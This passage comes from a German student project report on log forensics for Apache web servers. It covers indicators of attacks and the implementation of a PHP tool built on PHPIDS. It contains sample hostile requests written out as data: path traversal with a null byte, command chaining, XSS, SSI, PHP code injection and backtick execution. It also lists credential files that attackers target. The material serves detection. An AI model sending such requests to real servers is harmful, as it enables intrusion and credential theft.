2 http://server/skript.php?file=../../../etc/file%00.html
```

Ist ein Filter implementiert, der überprüft, ob die Zieldatei von einem bestimmten Dateityp ist, wird der erste Aufruf abgewiesen. In vielen Fällen bekommt der Angreifer sogar noch eine Fehlermeldung mit einer Liste der gültigen Dateitypen zurück. Wenn dieser Filter aber nicht ausgereift genug ist und der geforderte Dateityp `.html` ist, wird der zweite Aufruf zugelassen, da er mit `.html` endet. Bei der späteren Ausführung wird der Befehl allerdings durch das Nullbyte beendet.

"|" Der senkrechte Strich wird in Unixsystemen verwendet, um mehrere Befehle in einem Aufruf zu verbinden.

Listing 3.10: Beispiel verkettete Befehle

```
1 http://server/skript.php?page=cat%20access_log|grep%20-i%20"/../"
```

Hierbei wird die Datei `access_log` nach Zeilen durchsucht in denen `/../` vorkommt.

"<" oder ">" Bei diesen Zeichen gibt es zwei Gründe dafür, dass sie in Logdateien verdächtig sind. Erstens kann man durch >> Text an eine Datei anhängen.

Listing 3.11: Beispiel »

```
1 #echo "text" >> /etc/file
```

Hier wird `text` an die Datei `/etc/file` angehängt. Daneben enthalten html-Tags diese Zeichen, sie können daher auf XSS-Angriffe hindeuten.

Listing 3.12: Beispiel XSS

```
1 http://server/skript.php=<img src="http://www.server.org/bilder/
      bild.jpeg" alt="Bild">
```

In diesem Beispiel wird die externe Grafik `bild.jpeg` in die Seite eingefügt. Hierbei muss der Benutzer dem Link des Angreifers folgen. Der Angreifer erhält zwar keinen Zugang zum Server, kann dadurch aber eigene Inhalte in die aufgerufene Seite integrieren.

"!" Dieses Zeichen wird häufig in Server Side Include-Angriffen (SSI-Angriffen) benutzt. Ähnlich wie bei XSS-Attacken ist es einem Angreifer hierdurch möglich, fremden Code in einer Webseite darzustellen, wenn er den Nutzer dazu bringt, auf den Link des Angreifers zu klicken.

Listing 3.13: Beispiel SSI

```
1 http://server/skript.php=<!%20--#include%20virtual="http://server2
      /datei.html"-->
```

In diesem Fall wird die Datei `datei.html` in die von `skript.php` erzeugte Seite eingebettet.

"<?" Durch `<?` kann man versuchen, PHP-Code in eine Webanwendung einzuschleusen. Es ist unter Umständen möglich, Befehle auszuführen.

Listing 3.14: Beispiel <?

```
1 http://server/skript.php=<? passthru("id");?>
```

Wenn der Entwickler die Anwendung nicht dagegen abgesichert hat, wird der Befehl `passthru` mit den Rechten des Webservers ausgeführt.

**"`"** Der Gravis ` wird in Perl- und Shellskripten für die Ausführung von Befehlen verwendet. Da er in den Aufrufen von Webanwendungen normalerweise nicht verwendet wird, sollte man genauer nachforschen, wenn er in den Logfiles des Apache auftaucht.

Listing 3.15: Beispiel ‘

```
1 http://host/something.cgi=`id`
```

In diesem Beispiel versucht ein Angreifer den Befehl `id` auszuführen.

3.3.2 Angriffsziele

Grundsätzlich kann es ein Angreifer auf alle Daten abgesehen haben, die sich auf einem Server befinden. Es gibt aber Daten, die häufiger das Ziel eines Angreifers sind,

da sie zum Beispiel Zugangsdaten enthalten durch welche der Angreifer einen weitergehenden Zugriff auf das System erhält. Folgende Dateien sind beliebte Ziele eines Angriffs:

/etc/passwd Das ist die Datei, in der Informationen über die Konten der Benutzer bei vielen Unixsystemen gespeichert sind. Heute findet man normalerweise keine verschlüsselten Passwörter mehr in dieser Datei. Stattdessen sind diese jetzt in der Datei `/etc/shadow` zu finden. Allerdings bekommt er, durch die in `/etc/passwd` enthaltenen Daten, einen guten Überblick, über die auf dem System angelegten Usernamen, die Benutzerverzeichnisse und teilweise auch über die auf dem System gehosteten Webseiten.

/etc/master.passwd Dies ist die Passwortdatei bei BSD-Systemen. Sie kann nur durch einen Benutzer mit `root`-Rechten gelesen werden. Wenn also der Webserver unter einem Nutzer mit solchen Rechten läuft, kann ein Angreifer Zugriff auf diese Datei erhalten und dann versuchen die Passwörter per Brute-Force zu entschlüsseln.

/etc/shadow Wie bereits oben erwähnt, werden in dieser Datei bei vielen Unixsystemen die verschlüsselten Passwörter gespeichert. Sie ist ebenso, wie die Datei `/etc/master.passwd` nur für Nutzer mit `root`-Rechten lesbar.

/etc/motd Die „Message of the Day“ Datei beinhaltet Informationen, von welchen der Administrator möchte, dass die Nutzer sie lesen. Sie wird bei jedem Nutzer nach dem Login angezeigt. Viele Angreifer werden überprüfen, ob sich in ihr irgendwelche Hinweise verstecken, wie er weiter vorgehen kann, wie zum Beispiel die Betriebssystemversion.

/etc/hosts und /home/[user]/.ssh/knows_hosts Diese Datei beinhaltet Daten über IP-Adressen und das Netzwerk. Diese Informationen können Angreifer nutzen, um mehr über den Aufbau des Systems zu erfahren und seinen Angriff ggf. auf weitere Rechner innerhalb des Netzwerkes auszudehnen.

httpd.conf Durch die Apache-Konfigurationsdatei kann ein Angreifer herausfinden, welche Seiten auf dem Server gehostet sind und ob etwa SSI oder CGI erlaubt ist. Hierdurch kann er bestimmte Angriffe von vornherein ausschließen und sich auf diejenigen konzentrieren, die erfolgsversprechend sind.

.htpasswd, .htaccess, und .htgroup Diese Dateien werden für die Authentifizierung auf einer Webseite genutzt. Wenn ein Angreifer Zugriff darauf erhält, kennt er sowohl die Benutzernamen, als auch deren Passwörter. Die Passwörter befinden sich in der Datei `.htpasswd` und sind verschlüsselt. Sie lassen sich aber mit einem Entschlüsselungsprogramm und je nach Komplexität mit mehr

oder weniger Zeitaufwand wieder entschlüsseln. Da viele Menschen ein und dieselbe Benutzername/Passwort-Kombination für diverse Zwecke nutzen, kann es auch passieren, dass der Angreifer hierdurch Zugriff auf weitere passwortgeschützte IT-Systeme desselben Nutzers erhält.

`access_log` und `error_log` Angreifer können versuchen die Logdateien des Apache-Webserver einzusehen, um herauszufinden, was der Server über seine aber auch die Aufrufe anderer geloggt hat. Daneben wird er auch versuchen, diese Dateien zu manipulieren, um seinen Einbruch in das System zu verschleiern.

`x:winnt\repair\sam` `sam` beziehungsweise `sam._` ist die Datei, in der die Passwörter unter Windows NT gespeichert sind. Durch Programme wie zum Beispiel L0phtcrack[12], ist es möglich, die verschlüsselten Passwörter wiederherzustellen. Gelingt es dem Angreifer, das Administratorpasswort zu entschlüsseln, erhält er vollen Zugriff auf den Server.

Auf die meisten der oben genannten Dateien wird per Apache normalerweise nicht zugegriffen. Wenn der Apache diese Dateien bereitgestellt hat, ist an dieser Stelle ein Angriff sehr wahrscheinlich.

[12] http://www.l0phtcrack.com/

4 Implementierung

In diesem Kapitel des Studienprojekts gehen wir auf die Implementierung eines konkreten Programmes ein, das die Methoden und Ideen aus dem vorhergehenden Abschnitt umsetzen soll. Das Kapitel ist in drei Unterpunkte gegliedert. Im ersten Teil wird der eingeschlagene Realisierungsweg sowie die dahinterstehenden Beweggründe erläutert. Im zweiten Teil wird die Implementierung selbst sowie deren Funktionen beschrieben. Im dritten Teil evaluieren wir diese innerhalb einer Testumgebung.

4.1 Eingeschlagener Realisierungsweg

Im Folgenden dokumentieren wir, die Herangehensweise zur Implementierung der in Kapitel 3 aufgezeigten Ansätze. Hierbei sollen sowohl unsere Motivation als auch die dabei aufgetretenen Schwierigkeiten dargelegt werden.

4.1.1 Vorbemerkung

Um die in dieser Arbeit beschrieben Ansätze möglichst einfach reproduzierbar zu machen, sowie aufgrund persönlicher Präferenzen der Autoren, wurde sich in der Arbeit auf die Nutzung freier[1] oder zumindest quelloffener Software beschränkt. Kommerzielle, bzw. closed-source Lösungen wurden, sofern sie existieren sollten, nicht weiter berücksichtigt.

4.1.2 Motivation und Probleme

Wer sich vorgenommen hat, eine Anwendung zur automatisierten Weblog-Forensik zu schreiben, wird sehr schnell auf eine Reihe von Schwierigkeiten stoßen. Die Anforderungen an ein solches Programm sind z.B. in dem Blog-Eintrag „Web Server Log Forensics App Wanted“[2] treffend beschrieben. In den folgenden Vorüberlegungen soll auf mögliche Probleme eingegangen und ein Umgang damit gefunden werden:

1. Verschiedene Webserver (Apache, IIS, usw.) erzeugen Logfiles in unterschiedlichen Formaten. Aber auch derselbe Webserver kann Ereignisse in verschiedenen Formaten protokollieren. Um den gegebenen Rahmen nicht zu sprengen, soll in dieser Arbeit kein Parser für sämtliche vorhandenen Logformate implementiert werden, sondern eine Beschränkung auf häufig benutzte

[1] http://www.gnu.org/philosophy/free-sw.html
[2] http://ha.ckers.org/blog/20100613/web-server-log-forensics-app-wanted/

Varianten, wie `common` oder `combined`, erfolgen. Diese sollen aber durch den Benutzer nach den Regeln des Apache Logformats[3] beliebig erweiterbar sein.

2. Oft werden ganze Reihen von Webservern angegriffen (IP-Bereiche von Unternehmen, virtuelle Server eines Massen-Hosters, Server-Verbünde, Cloud, usw.). Um eine umfassende Angriffsanalyse durchzuführen, müsste dies berücksichtigt werden. Aus Komplexitätsgründen wird das zu entwickelnde Programm nicht in der Lage sein, die Logdateien verschiedener Webserver zusammenzufügen und gemeinsam zu betrachten. Stattdessen beschränken wir uns auf die Auswertung einer einzelnen Logdatei.

3. Logfiles können, insbesondere bei hoher Serverlast, sehr schnell, sehr groß werden. Neben erhöhtem Speicherplatzverbrauch führt dies dazu, dass sowohl der Parsing-Vorgang, als auch das Abrufen von Auswertungsergebnissen sehr lange dauern kann. Zur Steigerung der Effizienz müsste deshalb eigentlich eine Datenbank (z.B. MySQL) verwendet werden. Auch dies wird der Einfachheit halber in der folgenden Implementierung nicht berücksichtigt.

Es gibt zwar – wie in Kapitel 2.2 beschrieben – verschiedene Lösungen zur Echtzeit-Überwachung von Webapplikationen, aber wenig geeignete Werkzeuge zur (sicherheitstechnischen) Analyse der Logdateien im Nachhinein. Dieser Mangel an Alternativen begründet die Suche nach einer eigenen Herangehensweise und Lösung, die im Folgenden dargestellt werden soll.

4.1.3 Vorgehensweise

Ein Großteil, der im Analyse-Teil ausgeführten Überlegungen, wie Angriffe auf Webserver erkannt und gewichtet werden können, wurde bereits von den IDS bzw. WAFs wie ModSecurity, OWASP AppSensor und PHPIDS realisiert. Alle drei Programme eignen sich zur Echtzeit-Auswertung, bieten aber keine forensische Logfile-Analyse. Dennoch sind die dort enthaltenen Algorithmen wiederverwendbar. Es wäre also wenig zielführend, ein weiteres Projekt zu starten, dass ein Regelwerk zur Erkennung von Angriffen implementiert. Statt dessen soll sich auf die Nutzung von PHPIDS konzentriert werden. PHPIDS deshalb, weil es sich besonders einfach in ein PHP-Skript einbinden lässt, über eine umfangreiche Sammlung an Regeln verfügt und konstant weiterentwickelt wird. Aus diesem Grund haben wir uns dafür entschieden, PHP als Programmiersprache einzusetzen. PHP ist außerdem geeignet, weil es für Webanwendungen entwickelt wurde und viele nützliche web-spezifische Funktionen bereits unterstützt („PHP is especially suited for web development“ – PHP.net). Die Umsetzung selbst erfolgt allerdings nicht als Webanwendung, sondern als Kommandozeilen-Programm. Dies hat den Vorteil, dass die Ausführungszeit (`max_execution_time`) unbeschränkt ist, und das Programm auch über Shell-Skripte automatisierbar ist.

[3] https://httpd.apache.org/docs/current/mod/mod_log_config.html#formats

4.2 Implementierungsbeschreibung

Im Folgenden veranschaulichen wir unsere Implementierung. Hierbei gehen wir auf das Einlesen von Logdateien in gängigen Formaten, die Angriffsanalyse durch Einbindung von PHPIDS und die Ausgabe der Ergebnisse in verschiedenen Formaten ein.

4.2.1 Eingabeformate

Logformate festlegen

Zuallererst müssen wir uns für ein oder mehrere Logformate als Datenbasis für das weitere Vorgehen entscheiden. Um die verschiedenen Möglichkeiten beurteilen zu können, setzten wir eine LAMP Installation (Debian GNU/Linux mit den Packeten apache2, mysql-server und php5) auf. Zur Verfügung stehen neben den Apache-eigenen Logformaten (`AccessLog`, `ErrorLog`) in verschiedenen Varianten auch die Apache-Module `mod_dumpio`, `mod_log_forensic`, `mod_security`, `mod_rewrite` und `mod_cgi`, die jeweils eigene Methoden zur Protokollierung bereitstellen. Nach deren Installation und Aktivierung können diese bei Bedarf in die Apache-Konfigurationsdatei `httpd.conf` mit eingebunden werden, wie folgendes Beispiel zeigt:

Listing 4.1: /etc/apache2/httpd.conf

```
1  # ComonLog (traditional style)
2  CustomLog logs/common.log common
3
4  # CombinedLog (traditional style)
5  CustomLog logs/combined.log combined
6
7  # AccessLog with mod_logio (bytes send/revceived)
8  LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{
       User-Agent}i\" %I %O" vhost_combinedio
9  CustomLog logs/access.log vhost_combinedio
10
11 # CookieLog
12 LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-
       Agent}i\" \"%{Cookie}i\"" combined_cookie
13 CustomLog logs/cookie.log combined_cookie
14
15 # ErrorLog with increased verbosity
16 ErrorLog logs/error.log
17 LogLevel debug
18
19 # mod_dumpio (within ErrorLog)
20 <IfModule mod_dumpio.c>
21     DumpIOInput On
22     DumpIOOutput On
23 </IfModule>
24
```

```
25 # mod_log_forensic (use 'check_forensic' to see if and when your
       requests complete)
26 <IfModule mod_log_forensic.c>
27     ForensicLog logs/forensic.log
28 </IfModule>
29
30 # mod_security
31 <IfModule mod_security2.c>
32     # process rules but never intercept transactions
33     SecRuleEngine DetectionOnly
34     # allow mod_security to access request bodies (POST data)
35     SecRequestBodyAccess On
36     SecResponseBodyAccess On
37     SecRequestBodyLimit 9999999
38     SecResponseBodyLimit 9999999
39     # log everything, including very detailed debugging
           information
40     SecDebugLogLevel 9
41     SecDebugLog logs/modsec_debug.log
42     # log complete data of all transactions into a single file
43     SecAuditEngine On
44     SecAuditLogParts ABCEIFHZ
45     SecAuditLogType Serial
46     SecAuditLog logs/modsec_audit.log
47 </IfModule>
48
49 # mod_rewrite
50 <IfModule mod_rewrite.c>
51     Options +FollowSymLinks
52     Options +Indexes
53     RewriteEngine On
54     RewriteRule ^$ ^$
55     RewriteLog logs/rewrite.log
56     RewriteLogLevel 9
57 </IfModule>
58
59 # mod_cgi
60 <IfModule mod_cgi.c>
61     ScriptLog logs/script.log
62 </IfModule>
```

Diese Konfiguration erzeugt folgende Logdateien:

Listing 4.2: Logdateien

```
1 access.log   combined.log  common.log        cookie.log
2 error.log    forensic.log  modsec_audit.log  modsec_debug.log
3 rewrite.log  script.log
```

Wir haben die Apache Module dabei so eingestellt, dass sie möglichst detailierte Informationen liefern. Wird nun die Ressource `/cgi-bin/test` mit den POST-Daten `FOO=BAR` und dem Cookie `YUM=YUM` verarbeitet, werden folgende Loglines erstellt:

Listing 4.3: access.log

```
1 localhost.localdomain:80 127.0.0.1 - - [10/Jan/2012:16:52:32
      +0100] "POST /cgi-bin/test HTTP/1.1" 404 469 "-" "curl/7.21.0"
       253 469
```

Listing 4.4: combined.log

```
1 127.0.0.1 - - [10/Jan/2012:16:52:32 +0100] "POST /cgi-bin/test
      HTTP/1.1" 404 469 "-" "curl/7.21.0"
```

Listing 4.5: common.log

```
1 127.0.0.1 - - [10/Jan/2012:16:52:32 +0100] "POST /cgi-bin/test
      HTTP/1.1" 404 469
```

Listing 4.6: cookie.log

```
1 127.0.0.1 - - [10/Jan/2012:16:52:32 +0100] "POST /cgi-bin/test
      HTTP/1.1" 404 469 "-" "curl/7.21.0" "YUM=YUM"
```

Listing 4.7: error.log mit mod_dumpio (Auszug)

```
1 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): POST /cgi-bin/test HTTP/1.1\r\n
2 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): User-Agent: curl/7.21.0\r\n
3 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): Host: localhost\r\n
4 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): Accept: */*\r\n
5 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): Cookie: YUM=YUM\r\n
6 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): Content-Length: 7\r\n
7 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): Content-Type: application/x-www-form-
      urlencoded\r\n
8 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): \r\n
9 [Tue Jan 10 16:52:32 2012] [debug] mod_dumpio.c(74): mod_dumpio:
      dumpio_in (data-HEAP): FOO=BAR
10
11 [Tue Jan 10 16:52:32 2012] [error] [client 127.0.0.1] script not
      found or unable to stat: /usr/lib/cgi-bin/test
```

Listing 4.8: forensic.log

```
1 +TwxewH8AAAEAABj5AWsAAAAB|POST /cgi-bin/test HTTP/1.1|User-Agent:
      curl/7.21.0|Host:localhost|Accept:*/*|Cookie:YUM=YUM|Content-
      Length:7|Content-Type:application/x-www-form-urlencoded
```

```
2 -TwxewH8AAAEAABj5AWsAAAAB
```

Listing 4.9: modsec_audit.log (Auszug)

```
1 --e745ed2c-A--
2 [10/Jan/2012:16:52:32 +0100] TwxewH8AAAEAABj5AWsAAAAB 127.0.0.1
      48554 127.0.0.1 80
3 --e745ed2c-B--
4 POST /cgi-bin/test HTTP/1.1
5 User-Agent: curl/7.21.0
6 Host: localhost
7 Accept: */*
8 Cookie: YUM=YUM
9 Content-Length: 7
10 Content-Type: application/x-www-form-urlencoded
11
12 --e745ed2c-C--
13 FOO=BAR
14 --e745ed2c-F--
```

Listing 4.10: modsec_debug.log (Auszug)

```
1 [10/Jan/2012:16:52:32 +0100] [localhost/sid#21559378][rid#2170f840
      ][/cgi-bin/test][4] Initialising transaction (txid
      TwxewH8AAAEAABj5AWsAAAAB).
2 [10/Jan/2012:16:52:32 +0100] [localhost/sid#21559378][rid#2170f840
      ][/cgi-bin/test][5] Adding request cookie: name "YUM", value "
      YUM"
3 [10/Jan/2012:16:52:32 +0100] [localhost/sid#21559378][rid#2170f840
      ][/cgi-bin/test][5] Adding request argument (BODY): name "FOO
      ", value "BAR"
4 [10/Jan/2012:16:52:32 +0100] [localhost/sid#21559378][rid#2170f840
      ][/cgi-bin/test][4] Input filter: Forwarding input: mode=0,
      block=0, nbytes=8192 (f 21717938, r 2170f840).
5 [10/Jan/2012:16:52:32 +0100] [localhost/sid#21559378][rid#2170f840
      ][/cgi-bin/test][4] Audit log: Logging this transaction.
```

Listing 4.11: rewrite.log

```
1 127.0.0.1 - - [10/Jan/2012:16:52:32 +0100] [localhost/sid
      #21559378][rid#2170f840/initial] (2) init rewrite engine with
      requested uri /cgi-bin/test
2 127.0.0.1 - - [10/Jan/2012:16:52:32 +0100] [localhost/sid
      #21559378][rid#2170f840/initial] (3) applying pattern '^$' to
      uri '/cgi-bin/test'
3 127.0.0.1 - - [10/Jan/2012:16:52:32 +0100] [localhost/sid
      #21559378][rid#2170f840/initial] (1) pass through /cgi-bin/
      test
```

Listing 4.12: script.log

```
%% [Tue Jan 10 16:52:32 2012] POST /cgi-bin/test HTTP/1.1
%% 404 /usr/lib/cgi-bin/test
%error
script not found or unable to stat
```

Aus den obenstehenden Dateiinhalten wird ersichtlich, dass es eine Vielzahl an Logformaten alleine für den Apache-Webserver gibt, wenn wir die verschiedenen zur Verfügung stehenden Module berücksichtigen. Einige Formate enthalten dabei weitergehende Informationen (`POST`-Daten, Cookies, usw.) als andere. Im Folgenden beschränken wir uns auf die Arbeit mit Apache-eigenen Log-Routinen (in Verbindung mit dem Modul `mod_dumpio`), da diese bei jeder Standardinstallation verwendet werden und somit am häufigsten vorkommen. Prinzipiell wäre es aber auch möglich, Parser z.B. für `mod_log_forensic` oder `mod_security` Logfiles zu schreiben.

Logformate parsen

Unsere Implementierung muss also in der Lage sein, eine Logdatei unter Berücksichtigung des jeweiligen Logformates einzulesen. PHP eignet sich aufgrund seiner mächtigen Stringverarbeitungsmechanismen hervorragend zum Parsen einzelner Loglines und deren Abgleich mit regulären Ausdrücken. Hierfür definieren wir folgende Formate:

Listing 4.13: Eingabeformate

```
static $allowed_input_types = array(
  'common'     => '%h %l %u %t \"%r\" %>s %b',
  'combined'   => '%h %l %u %t \"%r\" %>s %b \"%{Referer}i\"
                  \"%{User-Agent}i\"',
  'combinedio' => '%h %l %u %t \"%r\" %>s %b \"%{Referer}i\"
                  \"%{User-Agent}i\ %I %O"',
  'cookie'     => '%h %l %u %t \"%r\" %>s %b \"%{Referer}i\"
                  \"%{User-Agent}i\" \"%{Cookie}i\"',
  'vhost'      => '%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\"
                  \"%{User-Agent}i\"',
);
```

Standardmäßig logt der Apache-Webserver im `common` Format. Hierbei werden Client-Adresse, Log- und Benutzername, Uhrzeit, HTTP-Request und -Statuscode, sowie die Anzahl der gesendeten Bytes erfasst. Beliebt ist auch die Variante `combined`, bei der zusätzlich Referer und Browserkennung protokolliert werden. Bei `combinedio` kommt die Menge an gesendeten und empfangenen Daten inklusive des HTTP-Headers hinzu. Beim Format `cookie` werden etwaige Cookie-Daten angehängt und bei `vhost` der Name des virtuellen Servers vorangestellt. Die Liste der vom Programm vordefinierten Eingabe-Logformate ist nach den Regeln bzw. Format-Strings des Apache Logformats beliebig erweiterbar. Hierauf basierend können also eigene Formate festgelegt werden, die dann von unserem Programm erkannt werden. Eine vollständige Liste aller möglichen Format-Strings ist in der Dokumentation des

Apache-Moduls mod_log_config[4] zu finden. Es folgt eine Erklärung der für die oben aufgeführten Eingabeformate relenvaten Apache Format-Strings:

Listing 4.14: Format-Strings (Auszug)

```
1 %h  Remote host
2 %l  Remote logname (from identd, if supplied). This will return a
      dash unless mod_ident is present and IdentityCheck is set On.
3 %u  Remote user (from auth; may be bogus if return status (%s) is
      401)
4 %t  Time the request was received (standard english format)
5 %r  First line of request
6 %s  Status. For requests that got internally redirected, this is
      the status of the *original* request --- %>s for the last.
7 %b  Size of response in bytes, excluding HTTP headers. In CLF
      format, i.e. a '-' rather than a 0 when no bytes are sent.
8 %{Foobar}i  The contents of Foobar: header line(s) in the request
      sent to the server. Changes made by other modules (e.g.
      mod_headers) affect this.
9 %v  The canonical ServerName of the server serving the request.
10 %I  Bytes received, including request and headers, cannot be zero.
       You need to enable mod_logio to use this.
11 %O  Bytes sent, including headers, cannot be zero. You need to
      enable mod_logio to use this.
```

Wird kein Eingabeformat angegeben, soll dieses vom Programm selbst herausgefunden werden. Dabei werden die ersten zehn Loglines eingelesen und mit den im Array `$allowed_input_types` definierten Ausdrücken abgeglichen. Passt eine Zeile auf einen regulären Ausdruck, so wird angenommen, das alle weiteren Zeilen im entsprechenden Logformat codiert sind:

Listing 4.15: function: auto-detect logfile format

```
1 function detect_logformat($stream, $allowed_input_types)
2 {
3   // try detection for the first couple of lines
4   for ($line_index = 0; $line_index < 10; $line_index++)
5   {
6     // get next line of logfile and remove junk
7     $line = fgets($stream);
8     $line = trim($line);
9     // try to auto-detect format
10    foreach($allowed_input_types as $key => $val)
11    {
12      $regex = format_to_regex($val);
13      $regex_fields = $regex[0];
14      $regex_string = $regex[1];
15      $field_index = count($regex_fields);
16      $data = logline_to_request($line, $regex_string,
            $regex_fields, $field_index);
```

[4] http://httpd.apache.org/docs/current/mod/mod_log_config.html

```
17        if (isset($data))
18          return $key;
19      }
20    }
21    // auto-detection failed
22    return null;
23  }
```

Hierbei kann es im Einzelfall passieren, dass ein falsches Format ermittelt wird. Dies liegt daran, dass es Loglines gibt, die auf mehrere unterschiedliche Formate passen und in diesem Fall die erste Übereinstimmung verwendet wird. In der Praxis funktioniert die Erkennung allerdings recht gut, da meist Standard-Logformate verwendet werden. Lediglich „exotische“ Formate müssen manuell in `$allowed_input_types` definiert werden.
Jede eingelesene Logline wird anschließend in einen HTTP-Request in Form eines Arrays umgewandelt:

Listing 4.16: function: parse logline into http-request array

```
1  function logline_to_request($line, $regex_string, $regex_fields,
       $num_fields)
2  {
3    // line cannot be parsed for some reason
4    if (preg_match($regex_string, $line, $matches) !== 1)
5      return null;
6    // create http-request array
7    reset($regex_fields);
8    for ($n = 0; $n < $num_fields; ++$n)
9    {
10     $field = each($regex_fields);
11     $out[$field['key']] = $matches[$n + 1];
12   }
13   return $out;
14 }
```

4.2.2 PHPIDS-Einbindung

Danach wird der URL-Query-Teil des HTTP-Requests in eine von PHPIDS lesbare Form gebracht. Die Werte der Variablen werden dabei URL-dekodiert. Ist der Request nicht standardkonform nach [FGM+99], wird sein gesamter Inhalt an PHPIDS übergeben, um ein Umgehen der forensischen Analyse zu verhindern. Handelt es dabei um den Aufruf einer statischen Seite, wird der Request verworfen.

Listing 4.17: function: convert HTTP-request to PHPIDS-compatible request

```
1  function http_to_phpids($data)
2  {
3    if (array_key_exists('Request', $data))
4    {
```

```
5     if (preg_match("/^(\S+) (.*?) HTTP\/[0-9]\.[0-9]\z/", $data['
          Request'], $match))
6     {
7       // parse query part of given url
8       $url_query = parse_url($match[2], PHP_URL_QUERY);
9
10      // implement 'whitelist' for harmless urls
11      $url_harmless = preg_match('!^[\w!/~#+-.]*$!', $match[2]);
12
13      // use whole url, if query is crippled and non-harmless
14      if ($url_query == FALSE and !($url_harmless))
15        $url_query = $match[2];
16
17      // convert url query (e.g. foo=bar) into array
18      parse_str($url_query, $parameters);
19
20      // $_REQUEST would normally be urldecoded
21      foreach($parameters as &$val)
22        $val = urldecode($val);
23
24      if (empty($parameters))
25        return null;
26      else
27        return array($parameters);
28    }
29    else
30      // handle malformed / non-rfc2616 requests
31      return array(urldecode($data['Request']));
32  }
33  else
34    return null;
35 }
```

Weitere Felder wie `User-Agent` oder `Referer` werden bei der Analyse nicht berücksichtigt, da sonst zu viele False-Positives erzeugen würden. Dies ist dem Umstand geschuldet, dass dort oft Zeichenketten enthalten sind, die von PHPIDS als Angriffe interpretiert werden würden, weil PHPIDS keinen Unterschied zwischen den möglichen Eingabevektoren macht:

Listing 4.18: Gleichbehandlung aller Angriffsvektoren durch PHPIDS

```
1 foreach ($this->request as $key => $value) {
2   $this->_iterate($key, $value);
```

Ein Request durchläuft im Anschluss PHPIDS und dessen Filterregeln:

Listing 4.19: function: pipe request through PHPIDS-filter

```
1 function pass_through_phpids($request, $data, $phpids_lib_path)
2 {
3   // check if request exists
4   if (!(isset($request)))
```

```
5     return null;
6
7   try
8   {
9     // overwrite some configs so we can always find PHPIDS dir
10    $init = IDS_Init::init($path . '/IDS/Config/Config.ini.php');
11    $init->config['General']['base_path'] = $path . '/IDS/';
12    $init->config['General']['use_base_path'] = TRUE;
13
14    // initiate the PHPIDS and fetch/return the results
15    $ids = new IDS_Monitor($request, $init);
16    $result = $ids->run();
17
18    if (!$result->isEmpty())
19      return $result;
20    else
21      return null;
22  }
23  catch (Exception $e)
24  {
25    // sth went terribly wrong
26    printf("\n[!] PHPIDS error occured: %s", $e->getMessage());
27    return null;
28  }
29 }
```

Im Gegensatz zum in Kapitel 2.3 erwähnten Tool Scalp werden also nicht ausschließlich die regulären Ausdrücke von PHPIDS zur Angriffserkennung benutzt. Stattdessen wird die eingelesene Logline wie ein „normaler“ HTTP-Request behandelt, der PHPIDS komplett durchläuft (inkl. Normalisierung, Nutzung der „Zentrifuge“, usw.). Erkennt PHPIDS einen Angriff, wird ein Wert größer Null als „Impact“ zugeordnet. Je schwerwiegender der Angriff, desto höher der Impact-Wert. Außerdem werden jedem Angriff von PHPIDS verschiedene Kategorien (sog. „Tags“) zugeordnet:

```
1         /*-------------------------------------\
2         | possible tags are (PHPIDS 0.7):       |
3         | ************************************* |
4         | - 'xss' (cross-site scripting)        |
5         | - 'sqli' (sql injection)              |
6         | - 'csrf' (cross-site request forgery) |
7         | - 'dos' (denial of service)           |
8         | - 'dt' (directory traversal)          |
9         | - 'spam' (mail header injections)     |
10        | - 'id' (information disclosure)       |
11        | - 'rfe' (remote file execution)       |
12        | - 'lfi' (local file inclusion)        |
13        | - 'command execution'                 |
14        | - 'format string'                     |
15        \-------------------------------------*/
```

Damit ist der Basisteil der Implementierung – die Erkennung von Angriffen in Webserver-Logfiles, deren Gewichtung und Kategorisierung – bereits abgeschlossen. Im folgenden Kapitel beschreiben wir, wie dieses Ergebnis in verschiedene Ausgabeformate konvertiert und entsprechend aufbereitet wird.

4.2.3 Ausgabeformate

Nachdem eine Logline geparst wurde und PHPIDS durchlaufen hat, muss das Ergebnis entsprechend dargestellt werden. Hierfür stehen in unserem Programm verschiedene Ausgabeformate zur Verfügung: `CSV`, `HTML` und `XML`. Ziel sollte hierbei jeweils sein, die Informationen so darzustellen, dass sie möglichst übersichtlich sind. Hinzu kommen ggf. Funktionen wie das Sortieren von Merkmalen oder Filtern nach Werten.

CSV

Die Speicherung der Ergebnisse im CSV-Format ist einfach und platzsparend. Zur Trennung von Datenfeldern wird hier das Semikolon benutzt. Als Feldbegrenzerzeichen dienen doppelte Anführungszeichen. CSV kann von einer Vielzahl an Programmen gelesen werden und lässt sich einfach in andere Formate exportieren. Die Darstellung in einer Tabellenkalkulations-Software, wie z.B. „LibreOffice Calc“[5] ermöglicht zudem, die Daten zu durchsuchen oder Statistiken (z.B. über die verwendeten IP-Adressen) anzulegen, wie Abbildung 4.1 zeigt.

Listing 4.20: Beispiel CSV-Ausgabeformat

